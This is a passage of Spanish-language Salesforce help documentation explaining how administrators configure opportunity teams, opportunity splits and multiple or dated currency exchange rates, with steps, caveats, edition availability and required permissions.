- Los equipos de oportunidades están disponibles en Lightning Experience pero debe cambiar a Salesforce Classic para utilizar algunas funciones relacionadas, como Divisiones de oportunidad. Para obtener más información, revise las limitaciones de Lightning Experience en las funciones de ventas.
- Puede crear un máximo de 50 campos personalizados para un equipo de oportunidades.
- Si elimina un campo personalizado, se eliminarán también los filtros que utilizan el campo personalizado y el resultado de las reglas de asignación o distribución que se basan en los datos del campo personalizados puede cambiar.
- Para mostrar información de miembros del equipo de oportunidades en una página principal, debe vincular el miembro del equipo y el principal. Por ejemplo, para mostrar información de miembros del equipo en la página de detalles de la cuenta relacionada, agregue un campo de búsqueda personalizado denominado Cuenta al editor de Equipo de oportunidades y, a continuación, establezca este campo como la cuenta principal para cada miembro del equipo de oportunidades.
- No puede crear una búsqueda para un objeto, como una cuenta, en un miembro del equipo de oportunidades.
- Las reglas de validación y los desencadenadores de Apex no son compatibles cuando un usuario agrega su equipo de oportunidades en una oportunidad.

### CONSULTE TAMBIÉN

Directrices para el uso de equipos de oportunidades

### EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Las divisiones de oportunidad y los ajustes para equipos de oportunidades están disponibles en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Divisiones de oportunidad disponibles en: **Performance Edition** y **Developer Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

## Personalizar funciones del equipo de oportunidades

Cada miembro del equipo de oportunidades tiene una función en esa oportunidad, como Gestor de cuentas o Representante de ventas. Para realizar un seguimiento de las funciones que desempeñan los miembros del equipo en su empresa, personalice las funciones de su equipo de oportunidades en Salesforce.

PRECAUCIÓN:

- Deje Propietario de oportunidad sin cambios. Se necesita para Divisiones de oportunidad.
- Los equipos de oportunidades comparten funciones con los equipos de cuentas. Si elimina una función del equipo de oportunidades, ésta ya no estará incluida como función del equipo de cuentas.

1. En Configuración, introduzca *Funciones del equipo* en el cuadro Búsqueda rápida y, a continuación, seleccione **Funciones del equipo** en Equipos de oportunidades.
2. Modifique los valores de la lista de selección para las funciones de equipo según sea necesario.
3. Guarde sus cambios.
4. Para actualizar un valor de lista de selección cambiado en todos sus archivos, introduzca *Reemplazar las funciones del equipo* en el cuadro Búsqueda rápida, luego seleccione **Sustituir función de equipo**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Las divisiones de oportunidad y los ajustes para equipos de oportunidades están disponibles en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Divisiones de oportunidad disponibles en: **Performance Edition** y **Developer Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

PERMISOS DE USUARIO

Para configurar funciones de equipo:

- "Personalizar aplicación"

## Consideraciones para actualizar miembros del equipo en varios registros

Antes de utilizar un asistente de reasignación de equipos en masa, tenga en cuenta algunos puntos clave.

- Si no ve la opción **Reasignación masiva de equipos de cuentas** o **Reasignación masiva de equipos de oportunidades** en Configuración, vaya a la página Cuentas u Oportunidades y, a continuación, haga clic en la opción en la sección Herramientas.
- Si Divisiones de oportunidad está activado y quita un miembro de equipo asignado a una división debe sumar un 100%, el porcentaje de miembros eliminado se transfiere al propietario de la oportunidad. No puede eliminar el propietario de la oportunidad.
- Cuando está seleccionando los miembros del equipo para cambiar en registros:
  - Para los equipos de cuentas, seleccione el acceso adecuado a cuentas, contacto, casos y oportunidades.
  - Para equipos de oportunidades, seleccione el acceso apropiado a las oportunidades. A continuación complete todos campos personalizados que se hayan definido y agregado al formato de página del equipo de oportunidades.

## Actualizar miembros del equipo en varios registros

Si su organización de Salesforce utiliza equipos de cuentas o equipos de oportunidades, mantenga sus registros actualizados de forma sencilla. Utilice los asistentes de reasignación de equipos masiva para agregar, eliminar y sustituir miembros de equipos en varios registros al mismo tiempo.

1. En Configuración, introduzca *Reasignación masiva* en el cuadro Búsqueda rápida y, a continuación, seleccione **Equipos de cuentas de reasignación masiva** o **Equipos de oportunidades de reasignación masiva**.

   Aparece la página Paso 1 del asistente.

2. Complete el asistente como se indica.
3. Revise el número de registros cambiados y luego haga clic en **Hecho** para salir del asistente.

CONSULTE TAMBIÉN

Consideraciones sobre la personalización de equipos de oportunidades

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para actualizar miembros del equipo de forma masiva:

- "Utilizar asistentes de reasignación de equipos"

## Consideraciones sobre la desactivación de la venta en equipo

Antes de desactivar la venta en equipo, tenga en cuenta los siguientes puntos clave.

- La desactivación de la venta en equipo elimina de forma permanente todos los equipos de oportunidades de todas las oportunidades y elimina los equipos de oportunidades predeterminados.
- Si Divisiones de oportunidad está activada, no puede desactivar la venta en equipo.
- Si se hace referencia a los miembros de un equipo en Apex, no puede desactivar la venta en equipo.
- Antes de desactivar la venta en equipo, realice lo siguiente.
  - Desactive las divisiones de oportunidad. Esta acción elimina de forma permanente todos los datos de divisiones de su organización de Salesforce.
  - Elimine todos los campos personalizados, vínculos y botones personalizados, formatos de página, reglas de validación y de flujo de trabajo y desencadenadores de Apex que haya agregado a equipos de oportunidades.
  - Elimine todos los informes personalizados que incluyen información de equipos de oportunidades.
  - Desinstale todos los paquetes de Apex que utilicen equipos de oportunidades.
- Para desactivar las ventas en equipo:
  - Necesita el permiso "Personalizar aplicación".

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Las divisiones de oportunidad y los ajustes para equipos de oportunidades están disponibles en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Divisiones de oportunidad disponibles en: **Performance Edition** y **Developer Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

- Acceda a Configuración de equipo de oportunidades. Desde Configuración, introduzca *Configuración de equipo de oportunidades* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de equipo de oportunidades**.

CONSULTE TAMBIÉN

Consideraciones sobre la personalización de equipos de oportunidades

Consideraciones sobre la desactivación de divisiones de oportunidad

## Gestión de divisiones de oportunidad

Facilite a sus representantes de ventas compartir ingresos de oportunidades.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Performance Edition** y **Developer Edition**

Disponible en: **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

1. Consideraciones sobre la activación de divisiones de oportunidad
   Antes de activar Divisiones de oportunidad, tenga en cuenta estos puntos clave.
2. Activar divisiones de oportunidad
   Facilite a sus representantes de ventas la colaboración sobre oportunidades y compartir los ingresos de oportunidades con miembros del equipo.
3. Crear tipos de divisiones de oportunidad personalizados
   Para reflejar mejor sus operaciones comerciales, cree tipos de divisiones de oportunidad personalizados en campos de divisa de oportunidades. Cree hasta tres tipos para utilizar además de las divisiones de ingresos y de superposición. Luego, especifique si cada tipo siempre suma un 100%.
4. Consideraciones sobre la eliminación de tipos de divisiones de oportunidades
   Normalmente, usted *desactiva* un tipo de división de oportunidad cuando tiene cinco tipos de divisiones (el máximo) y necesita otra. También puede *eliminar* un tipo que se utilice raras veces para reducir el almacenamiento. Antes de desactivar o eliminar el tipo de división de oportunidad, tenga en cuenta estos puntos clave.
5. Consideraciones sobre la modificación de formatos con varias líneas de divisiones de oportunidad
   Antes de que pueda personalizar los campos que Salesforce muestra cuando los representantes modifican divisiones de oportunidad, considere estos puntos clave.
6. Consideraciones sobre la desactivación de divisiones de oportunidad
   Si su organización de Salesforce no está utilizando Divisiones de oportunidad, puede desactivar la función. Antes de ello, tenga en cuenta estos puntos clave.

### Consideraciones sobre la activación de divisiones de oportunidad

Antes de activar Divisiones de oportunidad, tenga en cuenta estos puntos clave.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Performance Edition** y **Developer Edition**

Disponible en: **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

**Consideraciones generales**

- Debe activar la venta en equipo para poder activar las divisiones de oportunidad.
- Si activa divisiones de oportunidad, cambiará los registros de oportunidades existentes en su organización de Salesforce. Esto es lo que ocurre.
  - Una secuencia de comandos desactiva temporalmente desencadenadores, reglas de flujos de trabajos y de validación para registros de equipos de oportunidad, reasignación masiva de miembros del equipo de oportunidades y transferencia masiva de cuentas y oportunidades.

  - El propietario de la oportunidad se incluye en todos los equipos de oportunidades. Como la función Propietario de la oportunidad es esencial para las divisiones, no podrá eliminarla.
  - Si activa tipos de división que tienen un total del 100%, los nuevos registros de división de oportunidad incluyen una entrada predeterminada para el propietario. Este propietario recibe inicialmente el 100% del importe de la división. (Estos registros adicionales requieren más almacenamiento de datos. Para ver cómo afecta este requisito de almacenamiento adicional a su organización de Salesforce, busque "Seguimiento de recursos" en la Ayuda de Salesforce.)

- Puede tener hasta cinco tipos de divisiones, incluyendo los tipos de divisiones inactivos. Para desactivar temporalmente, eliminar permanentemente o cambiar el nombre de tipos de división, vuelva a la página de configuración Divisiones de oportunidad y haga clic en **Modificar tipos de divisiones**. La eliminación de tipos de división elimina los datos de divisiones. No puede eliminar los tipos de divisiones predeterminados.
- Si **Permitir a los usuarios añadir miembros a los equipos de oportunidad mientras que se editan las divisiones** no está seleccionado, debe incorporarse a los usuarios a un equipo de oportunidades antes de poder incorporarlos en una división de oportunidad.

**Tiempo disponible**

La activación de Divisiones de oportunidad inicia el proceso que establece las divisiones en cada oportunidad de su organización de Salesforce. Dependiendo del número de registros de oportunidades, este proceso puede llevar horas. Podrá seguir trabajando con Salesforce mientras se está realizando el proceso. Las notificaciones de correo electrónico automatizadas le mantendrán actualizado sobre el estado de la secuencia de comandos. Considere realizar el proceso durante la noche.

**Divisas inactivas**

Si su organización de Salesforce tiene divisas inactivas que han estado activas en el pasado, probablemente tendrá registros de oportunidades que usen dichas divisas. Estos registros forman parte del proceso de activación de las divisiones, pero el estado inactivo de la divisa provoca que falle el proceso. Para evitar un fallo o para solucionar un fallo que se produzca:

- Haga que la divisa inactiva quede activa durante la activación de las divisiones. (Podrá dejarla inactiva de nuevo tras finalizar el proceso.)
- Elimine las oportunidades con la divisa inactiva. Esta solución es la mejor cuando su organización de Salesforce tiene solo algunas oportunidades con una divisa inactiva y no las necesita para fines históricos o de creación de informes.

**Usuarios inactivos**

De manera parecida a las divisas inactivas, si su organización de Salesforce tiene usuarios inactivos que trabajaban con oportunidades, probablemente tendrá registros de oportunidades aún propiedad de esos usuarios. El proceso de activación de divisiones accede a esos registros, pero el estado inactivo de los usuarios provoca que falle el proceso. Para evitar un fallo o para solucionar un fallo que se produzca:

- Haga que los usuarios inactivos queden activos durante la activación de las divisiones. (Podrá dejarlos inactivos de nuevo tras finalizar el proceso.)
- Elimine todas las oportunidades propiedad de usuarios inactivos. Esta solución es la mejor cuando su organización de Salesforce tiene solo algunas oportunidades propiedad de usuarios inactivos y no los necesita para fines históricos o de creación de informes.

**Operaciones masivas en curso**

Si está realizando una operación masiva, como una transferencia masiva o una reasignación masiva de miembros de equipos, la activación de Divisiones de oportunidad al mismo tiempo puede hacer que la activación falle. Asegúrese de que todas las operaciones masivas han finalizado antes de iniciar la activación de Divisiones de oportunidad.

## Activar divisiones de oportunidad

Facilite a sus representantes de ventas la colaboración sobre oportunidades y compartir los ingresos de oportunidades con miembros del equipo.

1. Desde Configuración, introduzca *Divisiones de oportunidades* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración**.
2. Haga clic en **Configurar divisiones de oportunidad**.
3. Para reflejar mejor su proceso comercial, haga cualquiera de las siguientes acciones.
   - Desactive o cambie el nombre de las divisiones de ingresos y superposición predeterminadas, que se basan en el campo Oportunidad - Importe.
   - Haga clic en **Agregar un nuevo tipo de división** para aplicar la división a otro campo de divisa y especificar si las divisiones deben sumar un total del 100% de ese campo.
4. Guarde sus cambios.
5. Seleccione los formatos de página que mostrarán la lista relacionada Divisiones de oportunidad.
6. Para asegurarse de que los usuarios con formatos de página personalizados ven la lista relacionada, seleccione Agregar listas relacionadas personalizadas a usuarios.
7. Guarde sus cambios.
8. Haga clic en **Permitir a los usuarios añadir miembros a los equipos de oportunidad mientras que se editan las divisiones** para activar cambios más rápidos en esos equipos.

Para obtener información para permitir que los representantes de ventas incluyan divisiones en las previsiones, consulte Activar tipos de previsión para previsiones de colaboración.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Performance Edition** y **Developer Edition**

Disponible en: **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

PERMISOS DE USUARIO

Para activar las divisiones de oportunidad:
- "Personalizar aplicación"

CONSULTE TAMBIÉN

Activar las ventas en equipo

Crear de divisiones de oportunidad

Cambiar el propietario de un registro.

## Crear tipos de divisiones de oportunidad personalizados

Para reflejar mejor sus operaciones comerciales, cree tipos de divisiones de oportunidad personalizados en campos de divisa de oportunidades. Cree hasta tres tipos para utilizar además de las divisiones de ingresos y de superposición. Luego, especifique si cada tipo siempre suma un 100%.

Nota: Puede aplicar la división a la mayoría de campos de divisa creados en oportunidades, incluidos campos de divisa personalizados y campos de resumen, pero no campos de divisa de fórmula.

1. Póngase en contacto con Salesforce para habilitar tipos de división personalizados para su organización de Salesforce.

   Los cambios en tipos de división de oportunidad se realizan mediante un proceso en segundo plano. Se le notificará por correo electrónico una vez que el proceso haya acabado. Le recomendamos que no modifique divisiones de oportunidades hasta que no se hayan realizado los cambios.

2. Desde Configuración, introduzca `Divisiones de oportunidades` en el cuadro `Búsqueda rápida`, seleccione **Configuración** y, a continuación, haga clic en **Modificar tipos de divisiones**.
3. Haga clic en **+ Agregar un nuevo tipo de división**.
4. Defina la configuración según sea necesario.
5. Guarde sus cambios.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Performance Edition** y **Developer Edition**

Disponible en: **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

PERMISOS DE USUARIO

Para crear tipos de división personalizados para oportunidades:

- "Personalizar aplicación"

## Consideraciones sobre la eliminación de tipos de divisiones de oportunidades

Normalmente, usted *desactiva* un tipo de división de oportunidad cuando tiene cinco tipos de divisiones (el máximo) y necesita otra. También puede *eliminar* un tipo que se utilice raras veces para reducir el almacenamiento. Antes de desactivar o eliminar el tipo de división de oportunidad, tenga en cuenta estos puntos clave.

- La desactivación de un tipo de división lo retira de la interfaz de Salesforce aunque se mantienen los datos subyacentes. De esa forma, puede volver a activarlo más adelante.
- La eliminación de un tipo de división elimina permanentemente todos los datos relacionados.
- Para desactivar o eliminar un tipo de división:
  - Necesita el permiso "Personalizar aplicación".
  - Acceda a Configuración de divisiones de oportunidad.
- Si su a organización de Salesforce contiene gran cantidad de oportunidades, la secuencia de comandos que elimina los tipos de división puede tardar varias horas.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Performance Edition** y **Developer Edition**

Disponible en: **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

CONSULTE TAMBIÉN

Consideraciones sobre la desactivación de divisiones de oportunidad

Activar divisiones de oportunidad

## Consideraciones sobre la modificación de formatos con varias líneas de divisiones de oportunidad

Antes de que pueda personalizar los campos que Salesforce muestra cuando los representantes modifican divisiones de oportunidad, considere estos puntos clave.

- Para modificar formatos necesita el permiso "Personalizar aplicación".
- No es posible agregar campos de texto enriquecido o listas de selección con múltiples selecciones al formato con varias líneas en divisiones de oportunidad.
- Los campos de texto enriquecido y las listas de selección múltiple se modifican en la página de detalle de la división de oportunidad.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Performance Edition** y **Developer Edition**

Disponible en: **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

## Consideraciones sobre la desactivación de divisiones de oportunidad

Si su organización de Salesforce no está utilizando Divisiones de oportunidad, puede desactivar la función. Antes de ello, tenga en cuenta estos puntos clave.

- La desactivación de Divisiones de oportunidad es irreversible. No podrá recuperar datos de divisiones perdidos.
- Desactivar Cuotas de oportunidad tiene este resultado:
  - Se eliminan las divisiones de todas las oportunidades de la organización.
  - Se eliminan los informes divididos.
  - Los informes personalizados que se crearon empleando plantillas de informe de divisiones aún aparecen en la ficha Informes, pero no puede acceder a ellos.
- Para desactivar Divisiones de oportunidad:
  - Necesita el permiso "Personalizar aplicación".
  - Acceda a Configuración de divisiones de oportunidad.
- Si su organización contiene muchas oportunidades, la secuencia de comandos que desactiva Divisiones de oportunidad puede tardar varias horas en terminar.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Performance Edition** y **Developer Edition**

Disponible en: **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

CONSULTE TAMBIÉN

Consideraciones sobre la desactivación de la venta en equipo

Consideraciones sobre la eliminación de tipos de divisiones de oportunidades

# Gestión de divisas

## Gestionar varias divisas

Su organización puede configurar la función para utilizar varias divisas en oportunidades, previsiones, presupuestos, informes y demás datos.

1. Habilite varias divisas para su organización.
2. Para designar la divisa de su empresa, en Configuración, introduzca *Gestionar divisas* en el cuadro Búsqueda rápida y, a continuación, seleccione **Gestionar divisas** y a continuación haga clic en **Cambiar divisa de la empresa**.
3. Para activar más divisas para su organización, haga clic en **Nueva** en la lista relacionada Divisas activas.
4. Para utilizar tipos de cambio con fecha, active la gestión avanzada de divisa.
5. Configure tipos de cambio para divisas nuevas. Consulte Modificar los tipos de cambio. Si la gestión avanzada de divisas está activada, consulte Modificación de tipos de cambio con fecha en la página 2082.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para consultar divisas:
- "Ver parámetros y configuración"

Para cambiar divisas:
- "Personalizar aplicación"

### Uso de varias divisas

Las organizaciones internacionales puede utilizar varias divisas en oportunidades, previsiones, informes, presupuestos y otros campos de divisa. El administrador define la "divisa de la empresa" que refleja la sede central de la empresa. El administrador también mantiene la lista de divisas activas y sus tipos de conversión respecto a la divisa de la empresa. Las divisas activas representan a los países en los que la organización desarrolla su actividad comercial. Solo se pueden utilizar las divisas activas en los campos de importe de divisas.

Cada usuario tiene una divisa personal que se utiliza como la divisa predeterminada en cuotas, previsiones dependiendo de la versión de previsión que utilice), oportunidades, presupuestos e informes. Los usuarios pueden también crear oportunidades e introducir importes utilizando otras divisas activas.

Todos los registros de objeto estándar y personalizados con campos de divisa tienen un campo que especifica la divisa a utilizar para todos los campos de importe en ese registro. (Haga clic en **Modificar** para mostrar este campo modificable de Divisa en un registro.) Por ejemplo, puede establecer la Divisa de cuenta como "USD: Dólares de EE.UU." de modo que los Ingresos anuales aparecen en dólares para una de sus cuentas americanas. Todos los importes de divisas aparecen en la divisa predeterminada del registro. Los administradores pueden elegir si mostrar también, entre paréntesis, la divisa personal del usuario si es diferente a la divisa del registro. Cuando cambia la divisa predeterminada de un registro, los importes de divisa no se convierten. Simplemente muestran el nuevo código de divisa.

Nota: Si su organización utiliza la gestión avanzada de divisa, la fecha de cierre de la oportunidad determina qué tipo de conversión utilizar al mostrar importes de divisa.

Dependiendo de su versión de previsión, los importes de divisa previstos se convierten a la divisa personal del usuario. Además, para los administradores, las oportunidades, las previsiones, los presupuestos y otros datos de su equipo se convierten y se resumen en la divisa personal del administrador. El administrador puede también examinar para ver los datos en la divisa nativa. Todas las conversiones y los resúmenes se producen de forma automática.

Los importes en informes se muestran en sus divisas originales, pero pueden mostrarse en cualquier divisa activa. Puede cambiar la divisa que se utiliza para los totales del informe seleccionando una divisa en **Mostrar** > **Divisas**. El valor predeterminado es su divisa personal. Para cualquier importe, puede elegir mostrar la columna Convertido (por ejemplo, Ingresos anuales convertidos) que muestra importes en la divisa que seleccione.

Los campos de fórmula personalizados no están vinculados a ninguna divisa en particular. Si el resultado de un campo de fórmula es un importe de divisa, aparece en la divisa del registro asociado. Esta regla es también válida para fórmulas de objeto cruzado que hacen referencia a campos de combinación con diferentes divisas y fórmulas en reglas de flujo de trabajo y procesos de aprobación. Sin embargo, las reglas de flujo de trabajo y los procesos de aprobación que utilizan filtros en lugar de fórmulas convierten todos los valores de divisa a la divisa de la empresa.

Si se hace referencia a los campos de divisa en Apex, no puede desactivar varias divisas para su organización. Por ejemplo, si un código de Apex hace referencia al campo `Divisa de cuenta` (representado como `CurrencyIsoCode` en el código), no puede desactivar varias divisas.

CONSULTE TAMBIÉN

Activar varias divisas

## Activar varias divisas

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Para habilitar varias divisas en su organización:

1. Familiarícese con las influencias de la activación de varias divisas.
2. En Configuración, introduzca *`Información de la empresa`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Información de la empresa** y haga clic en **Modificar**. Asegúrese de que su configuración regional de divisa seleccionada es la divisa predeterminada que desea utilizar para registros actuales y futuros. Active **Permitir asistencia para activar múltiples divisas** y luego guarde sus cambios.

   Nota: Esta configuración se utiliza para verificar la organización específica aprobada para la activación de múltiples divisas. No envía una solicitud a Salesforce. Envíe la solicitud a través de su proceso de atención al cliente habitual.

3. Para activar varias divisas, póngase en contacto con Salesforce. Prepárese para proporcionar la siguiente información.
   - El Id. de la organización (producción o Sandbox)
   - La confirmación de que comprende que su configuración regional de divisa actual será el sello de divisa predeterminada para registros actuales y futuros (USD, EUR, GBP, etc)
   - La confirmación de que ha comprendido que la función de varias divisas no se puede deshabilitar una vez habilitada
   - Confirmación de que es un administrador del sistema autorizado en nombre de su organización para solicitar la activación de varias divisas.
   - Confirmación de que consiente el bloqueo de esta organización por un periodo de tiempo, dependiendo del volumen de uso de datos de su organización.

     Nota: En organizaciones de gran tamaño, la función de varias divisas se activan durante el fin de semana para evitar problemas de rendimiento durante la semana de trabajo.

CONSULTE TAMBIÉN

Influencia de la activación de varias divisas

Gestionar varias divisas

Acerca de Gestión avanzada de divisas

## Influencia de la activación de varias divisas

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

La activación de varias divisas introduce cambios permanentes en su organización. Antes de continuar, tenga en cuenta esas influencias para garantizar una transición sin problemas para su organización.

- Una vez habilitada, la función de varias divisas no se puede deshabilitar para su organización.
- Trabaje con su representante de Salesforce para determinar el mejor momento para la habilitación de la función de varias divisas. El proceso de activación bloquea su organización temporalmente, impidiendo todos los procesos de integración e inicios de sesión del usuario. La duración del bloqueo depende del espacio de datos utilizado por su organización.
- Durante la activación, los registros existentes se marcan con un código de divisa predeterminado que proporciona en su solicitud de activación. Por ejemplo, si su organización contiene registros que empleen USD y EUR, cámbielos todos a la misma divisa predeterminada antes de la activación. La compatibilidad con este tipo de conversión está también disponible en un servicio de implementación de pago de Salesforce.
- Los objetos estándar y personalizados, como Cuenta, Candidato, Caso, Oportunidades, Productos de oportunidad, Programas de producto de oportunidad y Oportunidades de campaña, tienen campos de divisa que admiten múltiples divisas. Los informes relacionados con esos objetos y campos también admiten múltiples divisas. De forma predeterminada, los formatos de página para estos objetos cuentan con campos compatibles con varias divisas en los que puede especificar la divisa para el registro. Generalmente, estos campos están disponibles solo cuando crea un registro o modifica un registro existente. La divisa seleccionada se utiliza para el campo de importe principal.
- Después de la habilitación, la divisa principal aparece como de costumbre y, opcionalmente, el importe en divisa secundaria aparece entre paréntesis. La divisa principal es normalmente la divisa predeterminada de la empresa, a menos que esté sobrescrita a nivel del registro. El importe mostrado entre paréntesis es la divisa predeterminada personal del usuario, calculada basándose en la configuración del tipo de conversión definido en su organización. Para controlar si el importe de divisa convertido aparecerá, habilite o deshabilite la conversión de divisas entre paréntesis desde la página Gestionar divisas.
- En los informes, la divisa principal refleja la divisa predeterminada de la empresa o la divisa seleccionada para el registro. La divisa secundaria refleja la divisa predeterminada personal del usuario que ejecuta el informe o la divisa especificada en el criterio de informe.
- Los usuarios pueden especificar una divisa predeterminada personal en su página de información personal. Si se ha habilitado la conversión de divisas entre paréntesis, la divisa predeterminada personal aparece como el importe de divisa secundario (cantidad convertida). El cambio de la divisa personal predeterminada actualiza el importe convertido en tiempo real.
- Cuando se agrega una divisa a la lista de divisas admitidas de una organización, no se puede eliminar de la lista de divisas del administrador, ni siquiera cuando está desactivada. La presencia de divisas inactivas en la lista del administrador es un problema de apariencia que no afecta a los usuarios finales. Una divisa desactivada no es visible para los usuarios finales pero permanece visible para los administradores. Salesforce le recomienda recordar este problema durante la prueba y utilizar solo aquellas divisas que piensa utilizar en su organización.
- Después de la activación, todos los campos de divisa muestran el código ISO de la divisa delante del importe. Por ejemplo, $100 aparece como USD 100.

  Nota: Si dispone de una sola divisa en su organización de varias divisas, puede definir una preferencia para mostrar símbolos de divisas en lugar de códigos ISO. Para mostrar símbolos de divisas, busque Configuración para *Interfaz de usuario* y luego seleccione **Mostrar símbolos de divisa en lugar de códigos ISO** en la sección Configuración de visualización de divisas de la página Configuración de Interfaz de usuario. Si más adelante activa más divisas en su organización, aparecen los códigos ISO y esta preferencia ya no estará disponible. Esta preferencia solo se aplica en la interfaz de usuario estándar de Salesforce.

- De forma predeterminada, todos los importes convertidos en su organización se basan en los tipos de conversión actuales definidos en su organización. Los tipos de cambio se deben establecer y actualizar manualmente. Al modificar el tipo de cambio se actualizan automáticamente los importes convertidos en todos los registros, incluso en oportunidades cerradas.

  Puede optar por utilizar tipos de cambio con fecha utilizando la gestión avanzada de divisas para realizar un seguimiento de los tipos de cambio históricos. La gestión avanzada de divisas le permite mantener una lista de tipos de cambio por intervalo de fecha. Los importes de divisa convertidos en oportunidades se muestran basándose en la Fecha de cierre especificada, independientemente de la etapa de la oportunidad. Si la Fecha de cierre cambia a un periodo de tipo de cambio diferente, el cambio de la Fecha de cierre afectará a los importes convertidos.

  Nota: Los tipos de cambio con fecha no se utilizan en previsiones, campos de divisa en otros objetos o campos de divisa en otros tipos de informes.

CONSULTE TAMBIÉN

Activar varias divisas

Gestionar varias divisas

Acerca de Gestión avanzada de divisas

## Activar y desactivar divisas

Para las organizaciones con varias divisas, especifique qué divisas son compatibles activando o desactivando divisas.

- Las **divisas activas** representan a los países en los que su organización desarrolla su actividad comercial. Sólo las divisas activas se pueden introducir en oportunidades, previsiones y otros elementos. Una vez que active una divisa, ya no podrá eliminarla permanentemente.
- Las **divisas inactivas** son las divisas que su organización ha dejado de utilizar. Es posible que tenga registros existentes que utilicen divisas inactivas, pero no podrá introducir cantidades nuevas que utilizan divisas inactivas.

Para activar divisas nuevas:

1. Desde Configuración, introduzca *Gestionar divisas* en el cuadro Búsqueda rápida y, a continuación, seleccione **Gestionar divisas**.
2. Haga clic en **Nuevo** en la lista relacionada Divisas activas.
3. Seleccione una divisa. Las divisas se presentan ordenadas alfabéticamente por código de divisa ISO.
4. Escriba el tipo de cambio respecto a la divisa de su compañía.
5. Especifique el número de decimales permitidos para mostrar los importes en esta divisa.
6. Haga clic en **Guardar**.

Para activar una divisa de la lista de divisas inactivas, haga clic en **Activar** junto a la divisa.

Para desactivar una divisa, haga clic en **Desactivar** junto a la divisa. No puede desactivar la divisa de la empresa. La desactivación de una divisa no altera los importes de los elementos que la utilizan. Sin embargo, ya no será posible escribir importes nuevos con la divisa inactiva.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para consultar divisas:
- "Ver parámetros y configuración"

Para cambiar divisas:
- "Personalizar aplicación"

Nota: La desactivación de una divisa definida como la divisa personal de un usuario restablece automáticamente la divisa personal del usuario a la divisa de la compañía.

CONSULTE TAMBIÉN

Gestionar varias divisas

Modificar tipos de cambio

Acerca de Gestión avanzada de divisas

## Acerca de Gestión avanzada de divisas

Gestión avanzada de divisas permite gestionar tipos de cambio con fecha con Salesforce. Los tipos de cambio con fecha permiten asignar un tipo de conversión a un intervalo de fecha específico. Por ejemplo, el 1 de enero el tipo de cambio era de 1 EUR por 1,39 USD, pero el 1 de febrero cambió a 1 EUR a 1,42 USD. Las oportunidades que terminaban entre el 1 de enero y el 1 de febrero utilizaron el primer tipo de cambio (1 = 1,39), mientras que las oportunidades que terminaban después del 1 de febrero, utilizaron el segundo tipo de cambio (1 = 1,42).

Los tipos de cambio con fecha se definen utilizando una fecha de inicio y un tipo de cambio. Cada tipo está en vigor hasta el final del plazo o hasta el día de antes de la siguiente fecha establecida para esa divisa. El intervalo entre una fecha de inicio y la siguiente fecha de inicio se denomina intervalo de fecha de tipo de cambio. Estos intervalos pueden ser tan reducidos como un día y tan largos como se quiera.

Para activar o desactivar la gestión avanzada de divisa, consulte Activación o desactivación de la gestión avanzada de divisa en la página 2080.

Cuando se activa por primera vez la gestión avanzada de divisa, sus tipos de cambio existentes se convierten automáticamente en los primeros tipos de cambio con fecha. Estos tipos serán válidos hasta que defina otro tipo de cambio. Para obtener más información, consulte Modificación de tipos de cambio con fecha en la página 2082.

Si desactiva la gestión avanzada de divisa, todas las conversiones de divisa utilizarán el tipo de cambio estático. Consulte Modificar tipos de cambio en la página 2081.

Nota: Aunque los tipos de cambio con fecha no son compatibles con Lightning Experience o Salesforce1, existe alguna funcionalidad limitada. Las oportunidades muestran el importe correcto si el campo FechaCierre está en el formato de página para oportunidades. Como los formatos de página controlan quién ve qué en registros de objetos, solo los usuarios que tienen este formato de página asignado a ellos ven el importe correcto. Por lo tanto, el importe que aparece refleja el importe original antes de que se aplique un tipo de cambio con fecha.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para activar la gestión avanzada de divisa:
- "Personalizar aplicación"

Para consultar divisas:
- "Ver parámetros y configuración"

Para cambiar divisas:
- "Personalizar aplicación"

